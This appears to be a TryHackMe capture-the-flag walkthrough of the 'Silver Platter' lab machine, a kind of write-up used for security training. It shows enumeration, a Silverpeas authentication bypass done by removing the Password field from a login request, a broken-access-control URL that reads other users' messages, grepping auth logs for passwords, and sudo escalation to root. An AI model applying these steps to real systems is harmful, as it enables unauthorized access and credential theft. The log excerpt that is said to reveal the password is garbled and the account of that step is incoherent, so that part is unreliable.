tryHackMe
Silver Platter
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
Nmap Scan

Not much information, but still some useful stuff. knowing that it has 2 HTTP services listening on ports 80 and 8080.

Port 80




While clicking on the different tabs, we come across some useful information in the "contact" tab:




The contact tab leaks a potential username, as well as the name of some app called "Silverpeas".

Port 8080




Unfortunately, we get a 404 not found error when we visit port 8080.

Not much we can do here, so we should look for more content with gobuster:



Two interesting endpoints are encountered, but upon further research, it is discovered that they are both likely dead ends. The /website endpoint returns a "Forbidden" error, and the /console endpoint redirects to a 404 page.

However, it should be recalled that the message on the contact tab earlier mentioned "Silverpeas". What if the directory that is needed is /silverpeas? On port 80, nothing is found. However, on port 8080...




So now searching for "SilverPeas CVEs" on google:



Silverpeas authentication bypass · CVE-2024-36042


Silverpeas before 6.3.5 allows authentication bypass by omitting the Password field to AuthenticationServlet, often providing an unauthenticated user with ...

Upon reviewing the details, it appears that the login request must be captured in BurpSuite, with the password field removed from the request.



Login=SilverAdmin&Password=SilverAdmin&DomainId=0

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


The admin panel is now logged into, but nothing is understood from this language, so Google is searched, and this is found to try:


 CVE-2023-47323: Broken Access Control Allows Attacker to Read All Messages

Lets try:

http://10.10.189.29:8080/silverpeas/RSILVERMAIL/jsp/ReadMessage.jsp?ID=1



It seems that this works. We can continue to browse through the messages until an interesting one is found.



Logging as tim via ssh

```
(sondos⊕ kali)-[~/Desktop/tryHackMe]
$ ssh tim@10.10.189.29
The authenticity of host '10.10.189.29 (10.10.189.29)' can't be established.
ED25519 key fingerprint is SHA256:WFCHCO+oxUb2E/NaonaHAgqSK3bp9FP8hsg5z2pkhuE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.189.29' (ED25519) to the list of known hosts.
tim@10.10.189.29's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-91-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
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Last login: Wed Dec 13 16:33:12 2023 from 192.168.1.20 tim@silver-platter:~$ ls user.txt tim@silver-platter:~$ cat user.txt THM{c4ca4238a0b923820dcc509a6f75849b} tim@silver-platter:~$
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User flag is found!!

Now searching for root one:

```
tim@silver-platter:~$ cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash
tyler:x:1000:1000:root:/home/tyler:/bin/bash
tim@silver-platter:~$
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/etc/passwd tells us that there is also a user called "tyler", as well as the root user of course.

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tim@silver-platter:~$ id
uid=1001(tim) gid=1001(tim) groups=1001(tim),4(adm)
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It can be seen that Tim is part of the "adm" group. This gives Tim read access to the log files on the system.

cat /var/log/auth* | grep -i pass

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Mr. 7 1311127 Silver-plater subfile 2031; Accepted password for time from 10.21.139.128 port 50.208 subz

Mr. 8 18:00:31 Silver-plater subfile 2031; Accepted password for type from 10.21.139.128 port 50.208 subz

Mr. 8 18:00:31 Silver-plater subsilver-plater subsilver-plater-plater subsilver-plater sub
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There is a password found

This password usefull fro Tylor to get root the system

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tyler@silver-platter:/$ sudo -s
root@silver-platter:/# ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv sys tmp usr var
root@silver-platter:/# cd root
root@silver-platter:/# cd root
root@silver-platter:/# cd root
root@silver-platter:-# cat root.xtx
THM{098f6bcd4621d373cade4e832627b4f6}
root@silver-platter:-# connection to 10.10.189.29 closed by remote host.
Connection to 10.10.189.29 closed.
```

And that's it, root flag found!!

